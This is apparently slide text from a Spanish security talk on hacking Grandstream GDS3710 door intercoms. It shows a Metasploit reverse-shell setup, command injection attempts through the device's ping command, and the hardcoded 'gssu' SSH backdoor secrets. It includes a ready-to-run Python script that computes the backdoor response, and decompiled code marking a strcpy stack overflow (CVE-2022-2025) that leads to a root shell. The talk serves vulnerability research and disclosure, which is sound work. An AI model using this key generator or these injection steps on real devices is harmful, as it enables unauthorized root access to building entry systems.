https://192.168.100.100	GET	/goform/config?cmd=export&type=1&...	✓			
https://192.168.100.100	GET	/goform/login				

 embedthis

Products ▾ Docs ▾ Pricing Learn Resources ▾

 GoAhead

Simple, Secure Embedded Web Server

 Download

GoAhead is compact, secure, simple to use and is deployed in hundreds of millions of devices



Hackeando videoporteros



```
msf exploit(linux/http/goahead_ldpreload) > show options
```

Module options (exploit/linux/http/goahead_ldpreload):

Name	Current Setting	Required	Description
----	-----	-----	-----
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, http, socks4, socks5, socks5h
RHOSTS	192.168.100.100	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	443	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGET_URI		no	The path to a CGI script on the GoAhead server
VHOST		no	HTTP server virtual host

Payload options (cmd/unix/reverse_stub):


Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST	192.168.100.101	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Automatic (Reverse Shell)

View the full module info with the **info**, or **info -d** command.

```
msf exploit(linux/http/goahead_ldpreload) > exploit
[*] Started reverse TCP handler on 192.168.100.101:4444
[*] Searching 390 paths for an exploitable CGI endpoint...
[-] No valid CGI endpoints identified
[*] Exploit completed, but no session was created.
msf exploit(linux/http/goahead_ldpreload) > █
```





Hackeando videoporteros



```
GDS3710> help
```

Commands available:

help	-- Show available commands
exit	-- Exit this command shell
status	-- Show the information of the system
restart	-- Reboot the device
reset	-- Factory reset
upgrade	-- Upgrade the system
config	-- Configure the device
ping	-- Send ICMP ECHO_REQUEST packets to network hosts



Hackeando videoporteros



```
GDS3710> help
```

Commands available:

```
help      -- Show available commands
exit      -- Exit this command shell
status    -- Show the information of the system
restart   -- Reboot the device
reset     -- Factory reset
upgrade   -- Upgrade the system
config    -- Configure the device
ping      -- Send ICMP ECHO_REQUEST packets to network hosts
```

```
GDS3710> config
```

```
CONFIG> help
```

Supported commands:

```
set FWUpgradeType value      -- Set FW Upgrade Type 0-TFTP 1-HTTP, 2-HTTPS
set FWServerPath value       -- Set FW Server Path
set ConfigUpgradeType value  -- Set Config Upgrade Type 0-TFTP 1-HTTP, 2-HTTPS
set ConfigServerPath value   -- Set Config Server Path
get FWUpgradeType            -- Get FW Upgrade Type
get FWServerPath             -- Get FW Server Path
get ConfigUpgradeType        -- Get Config Upgrade Type
get ConfigServerPath         -- Get Config Server Path
commit                      -- Commit the changes to FLASH
help                        -- Show this help text
exit                        -- Exit this command shell
```




Hackeando videoporteros




```
GDS3710> ping 1;id  
PING 1 (0.0.0.1): 56 data bytes  
ping: sendto: Invalid argument
```

```
GDS3710> ping 1lid  
PING 1 (0.0.0.1): 56 data bytes  
ping: sendto: Invalid argument
```

```
GDS3710> ping 1&&id  
ping: bad address '1&&id'
```

```
GDS3710> ping 192.168.100.100;id  
PING 192.168.100.100 (192.168.100.100): 56 data bytes  
64 bytes from 192.168.100.100: seq=0 ttl=64 time=0.566 ms  
64 bytes from 192.168.100.100: seq=1 ttl=64 time=0.463 ms
```





Hackeando videoporteros



Known Vulnerabilities				
CVE	Shortened Description	Severity	Publish Date	Last Modified
CVE-2021-37915	An issue was discovered on the Grandstream HT801 Analog Telephone Adaptor before 1.0.29.8. From the limited configuration she...	8.8 - HIGH	2021-10-28	2021-11-02
CVE-2021-37748	Multiple buffer overflows in the limited configuration shell (/sbin/g_s_config) on Grandstream HT801 devices before 1.0.29 all...	8.8 - HIGH	2021-10-28	2021-11-03
CVE-2020-25218	Grandstream GRP261x VoIP phone running firmware version 1.0.3.6 (Base) allow Authentication Bypass in its administrative web ...	9.8 - CRITICAL	2021-03-29	2021-03-31
CVE-2020-25217	Grandstream GRP261x VoIP phone running firmware version 1.0.3.6 (Base) allows Command Injection as root in its administrative...	7.2 - HIGH	2021-03-29	2021-03-31
CVE-2020-5763	Grandstream HT800 series firmware version 1.0.17.5 and below contain a backdoor in the SSH service. An authenticated remote a...	8.8 - HIGH	2020-07-29	2020-07-31
CVE-2020-5762	Grandstream HT800 series firmware version 1.0.17.5 and below is vulnerable to a denial of service attack against the TR-069 s...	7.5 - HIGH	2020-07-29	2020-07-31
CVE-2020-5761	Grandstream HT800 series firmware version 1.0.17.5 and below is vulnerable to CPU exhaustion due to an infinite loop in the T...	7.5 - HIGH	2020-07-29	2020-07-31
CVE-2020-5760	Grandstream HT800 series firmware version 1.0.17.5 and below is vulnerable to an OS command injection vulnerability. Unauthen...	7.8 - HIGH	2020-07-29	2020-07-31
CVE-2020-5759	Grandstream UCM6200 series firmware version 1.0.20.23 and below is vulnerable to OS command injection via SSH. An authenticat...	9.8 - CRITICAL	2020-07-17	2020-07-23
CVE-2020-	Grandstream UCM6200 series firmware version 1.0.20.23 and below is vulnerable to OS command	8.8 - HIGH	2020-07-17	2020-07-23



Hackeando videoporteros



CVE-2020-5763: SSH Backdoor

The device's SSH interface contains a backdoor to a root shell. As far as we know, Lorenzo Santina ([BigNerd95](#)) was the first to discover and publish this issue. The following output is from Mr. Santina's [GitHub repository](#):

```
$ ssh admin@192.168.1.100
Grandstream HT802 Command Shell Copyright 2006-2018
admin@192.168.1.100's password:
GS> gssu
Challenge: b319d6c803a2f142
Response:
# uname -a
Linux HT8XX 3.4.20-rt31-dvf-v1.2.6.1-rc2 #27 PREEMPT Mon Aug 20 15:19:59 CST 2018 armv5tejl GNU/Linux
```

Note: Tenable chose CWE-912 over the NVD-assigned CWE-326 for CVE-2020-5763 due to the following:

- CWE-326 is for the storage or transmission of sensitive data using inadequate encryption strength. That does not apply to this vulnerability.

<https://www.tenable.com/security/research/tra-2020-47>


```
def gsresponse(password, challenge):
    key = challenge+":GrandstreamTX2013lZpRsFzCbM:"+password
    res = hashlib.md5(key.encode('ascii')).digest()[0:8]
    return binascii.hexlify(res).decode("ascii")
```




Hackeando videoporteros



```
→ ~ ssh -o HostKeyAlgorithms=+ssh-rsa admin@192.168.100.100
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/knownhosts
admin@192.168.100.100's password:
Grandstream Command Shell Copyright 2006-2019
GDS3710> gssu
Challenge: d650fca0a7ee3f7b
Response:
Invalid command. Type "help" for a complete list of commands
GDS3710> █
```





Hackeando videoporteros



When we connect to the phone via ssh, we get to the gs_config shell, from which a small list of commands processed by the shell itself is available. I suggested that there may be service commands not described in help. For this, I launched

```
strings gs_config
```

to look at the lines inside the binary, and saw an oddly curious:

```
console
```

```
fw setenv console yes
```

```
gssu
```

```
/bin/sh
```

I quickly typed these commands in the shell, and I saw the following:

```
Grandstream GXP2130 Command Shell Copyright 2014
```

```
GXP2130> gssu
```

```
Challenge: fb72f22fc5e233ae
```

```
Response:
```

```
pwd='SSH PASSWORD'  
secret=':/sfTXrhCA2010:'  
str=challenge+secret+pwd  
md5=hashlib.md5(str).hexdigest()  
result=md5[:16]  
print result
```

<https://sudonull.com/post/101581-Making-custom-firmware-for-Grandstream-phones>



Hackeando videoporteros



```
➔ ~ ssh -o HostKeyAlgorithms=+ssh-rsa admin@192.168.100.100
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks
** The server may need to be upgraded. See https://op
admin@192.168.100.100's password:
Grandstream Command Shell Copyright 2006-2019
GDS3710> gssu
Challenge: 52ad39ad055bd729
Response:
Invalid command. Type "help" for a complete list of c
GDS3710> █
```





Hackeando videoporteros



```
$ binwalk --signature --term gds37xx_fw.bin
```

DECIMAL	HEXADECIMAL	DESCRIPTION
563239	0x89827	Certificate in DER format (x509 v3), header length: 4, sequence length: 1284
3662886	0x37E426	Linux kernel version 3.10.1
3670058	0x38002A	gzip compressed data, maximum compression, from Unix, last modified: 1970-01-01 00:00:00 (null date)
3754318	0x39494E	DES SP2, little endian
3755086	0x394C4E	DES SP1, little endian
3773074	0x399292	LZO compressed data
3822856	0x3A5508	Unix path: /var/run/rpcbind.sock
4338510	0x42334E	Unix path: /dev/vc/0
4482494	0x4465BE	xz compressed data
4517834	0x44EFCA	Unix path: /lib/firmware/updates/3.10.104
5005518	0x4C60CE	ASCII cpio archive (SVR4 with no CRC), file name: "dev", file name length: "0x00000004", file size: "0x00000000"
5005634	0x4C6142	ASCII cpio archive (SVR4 with no CRC), file name: "dev/console", file name length: "0x0000000C", file size: "0x00000000"
5005758	0x4C61BE	ASCII cpio archive (SVR4 with no CRC), file name: "root", file name length: "0x00000005", file size: "0x00000000"
5005874	0x4C6232	ASCII cpio archive (SVR4 with no CRC), file name: "TRAILER!!!", file name length: "0x0000000B", file size: "0x00000000"
5018530	0x4C93A2	CRC32 polynomial table, little endian
5298786	0x50DA62	Squashfs filesystem, little endian, version 4.0, compression:gzip (non-standard type definition), size: 8396572 bytes, 1123 inodes, blocksize: 131072 bytes, created: 2022-01-07 07:58:19
13711970	0xD13A62	Squashfs filesystem, little endian, version 4.0, compression:gzip (non-standard type definition), size: 12009051 bytes, 593 inodes, blocksize: 131072 bytes, created: 2022-01-07 07:58:22
25737826	0x188BA62	Squashfs filesystem, little endian, version 4.0, compression:gzip (non-standard type definition), size: 15804098 bytes, 397 inodes, blocksize: 131072 bytes, created: 2022-01-07 07:58:25
41560674	0x27A2A62	Squashfs filesystem, little endian, version 4.0, compression:gzip (non-standard type definition), size: 10135916 bytes, 392 inodes, blocksize: 131072 bytes, created: 2022-01-07 07:58:28
51853770	0x31739CA	CRC32 polynomial table, little endian
51858011	0x3174A5B	Copyright string: "Copyright (C) 2004-2014"
51858095	0x3174AAF	Copyright string: "Copyright(C) 2008-2018 "



Hackeando videoporteros



```
rodata:00017019      ALIGN 4
rodata:0001701C aCannotOpenFile DCB "Cannot open file, please try again.",0
rodata:00017040 aChallengesS      DCB "Challenge: %s",0xA,0
rodata:0001704F      ALIGN 0x10
rodata:00017050 aResponse          DCB "Response: ",0
rodata:0001705B      ALIGN 4
rodata:0001705C a2                DCB "2",0
rodata:0001705E      ALIGN 0x10
rodata:00017060 aAdmin            DCB "admin",0
rodata:00017066      ALIGN 4
rodata:00017068 aSGrandstreamgd DCB "%s:GrandstreamGDSQWERTYx:%s",0
rodata:00017084 aSGrandstreamgd_0 DCB "%s:grandstreamgdscuper204d82880fb46:%s",0
rodata:000170AB      ALIGN 4
rodata:000170AC aPermissionDeni DCB "Permission denied, please try again.",0
rodata:000170D1      ALIGN 4
rodata:000170D4 aProductModels_0 DCB 0xA
rodata:000170D4      DCB "Product Model: %s",0
rodata:000170E7      ALIGN 4
rodata:000170E8 a000000000000000 DCB "000.000.000.000",0
rodata:000170F8 aLanDefaultGate_0 DCB 0xA
rodata:000170F8      DCB "          LAN Default Gateway:  --000
rodata:00017128 aWirelessStatus DCB 0xA
rodata:00017128      DCB "Wireless Status: ON",0
rodata:0001713D      ALIGN 0x10
rodata:00017140 aWirelessStatus_0 DCB 0xA
rodata:00017140      DCB "Wireless Status: OFF",0
rodata:00017156      ALIGN 4
rodata:00017158 aSystemStatisti 0 DCB 0xA
```

Fichero gs_config

```
import hashlib
import sys

challenge=sys.argv[2]
pwd=sys.argv[1]
secret=':GrandstreamGDSQWERTYx:'
str=challenge+secret+pwd
md5=hashlib.md5(str.encode("utf-8")).hexdigest()
result=md5[:16]

print(result)
```






Hackeando videoporteros



```
else if ( !strcmp((const char *)&COMMAND, "ping")
          || !strcmp((const char *)&COMMAND, "ping ")
          || !strcmp((const char *)&COMMAND, "ping --help") )
{
    puts("\nUsage:ping hostname");
    fflush((FILE *)stdout);
}
else if ( !strncmp((const char *)&COMMAND, "ping ", 5u) )
{
    fflush((FILE *)stdout);
    if ( strchr(parametro, 32) || parametro[0] == 45 )// Contiene algún espacio o empieza por -
    {
        puts("\nInvalid hostname");
        fflush((FILE *)stdout);
    }
    else
    {
        for ( i = 5; i < 0x200 && *((_BYTE *)&COMMAND + i); ++i )
        {
            if ( *((_BYTE *)&COMMAND + i) == 13 // Retorno de carro
                 || *((_BYTE *)&COMMAND + i) == 10 // Salto de línea
                 || *((_BYTE *)&COMMAND + i) == 59 // ;
                 || *((_BYTE *)&COMMAND + i) == 124 // |
                 || *((_BYTE *)&COMMAND + i) == 32 )// espacio
            {
                *((_BYTE *)&COMMAND + i) = 0; // Mete carácter nulo
                break;
            }
        }
        ejecutar_ping(parametro);
    }
}
```




Hackeando videoporteros



```
else if ( !strcmp((const char *)&COMMAND, "ping")
|| !strcmp((const char *)&COMMAND, "ping ")
|| !strcmp((const char *)&COMMAND, "ping --help") )
{
    puts("\nUsage:ping hostname");
    fflush((FILE *)stdout);
}
else if ( !strncmp((const char *)&COMMAND, "ping ", 5u) )
{
    fflush((FILE *)stdout);
    if ( strchr(parametro, 32) || parametro[0] == 45 )// Contiene algún espacio o empieza por -
    {
        puts("\nInvalid hostname");
        fflush((FILE *)stdout);
    }
    else
    {
        for ( i = 5; i < 0x200 && *((_BYTE *)&COMMAND + i); ++i )
        {
            if ( *((_BYTE *)&COMMAND + i) == 13 // Retorno de carro
|| *((_BYTE *)&COMMAND + i) == 10 // Salto de línea
|| *((_BYTE *)&COMMAND + i) == 59 // ;
|| *((_BYTE *)&COMMAND + i) == 124 // |
|| *((_BYTE *)&COMMAND + i) == 32 )// espacio
            {
                *((_BYTE *)&COMMAND + i) = 0; // Mete carácter nulo
                break;
            }
        }
        ejecutar_ping(parametro);
    }
}
```

IP = bp + 0x74h

pid = bp + 0x1ACh

$0x1AC - 0x74 = 0x138 = 312$ bytes

```
int __fastcall sub_13A2C(const char *parametro)
{
    const char *param_IP; // ST14_4
    int result; // r0
    int v3; // [sp+1Ch] [bp+Ch]
    int param_c; // [sp+20h] [bp+10h]
    __int16 counts; // [sp+52h] [bp+42h]
    int IP; // [sp+84h] [bp+74h]
    int v7; // [sp+B8h] [bp+A8h]
    __pid_t pid; // [sp+1BCh] [bp+1ACh]

    param_IP = parametro;
    memset(&v7, 0, 256u);
    memset(&param_c, 0, 150u);
    LOWORD(param_c) = 'c-';
    BYTE2(param_c) = 0;
    sprintf((char *)&counts, "%d", 10);
    strcpy((char *)&IP, param_IP);
    fflush((FILE *)stdout);
    result = fork();
    pid = result;
    if ( !result )
        return execlp("ping", "ping", &param_c, &counts, &IP, 0, 0); // Hace un ping -c 10 IP
    if ( pid > 0 )
        result = waitpid(pid, &v3, 0);
    return result;
}
```




OH YEAH

BABY

memegenerator.es



Hackeando videoporteros



🚩 CVE-2022-2025 Detail

Description

an attacker with knowledge of user/pass of Grandstream GSD3710 in its 1.0.11.13 version, could overflow the stack since it doesn't check the param length before use the strcpy instruction. The exploitation of this vulnerability may lead an attacker to execute a shell with full access.

Severity

CVSS Version 3.x

CVSS Version 2.0

CVSS 3.x Severity and Metrics:



CNA: Spanish
National
Cybersecurity
Institute, S.A.
(INCIBE)

Base Score: 9.8 CRITICAL

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Known Affected Software Configurations [Switch to CPE 2.2](#)

Configuration 1 ([hide](#))

🚩 cpe:2.3:o:grandstream:gds3710_firmware:1.0.11.13:*:*:*:*:*

[Show Matching CPE\(s\)](#)▼

Running on/with

cpe:2.3:h:grandstream:gds3710:-:*:*:*:*:*

[Show Matching CPE\(s\)](#)▼



Hackeando videoporteros



Videoportero

```
# ifconfig
eth0      Link encap:Ethernet  HWaddr C0:74:AD:01:6C:CF
          inet addr:192.168.2.171  Bcast:192.168.2.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4144208 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2530093 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
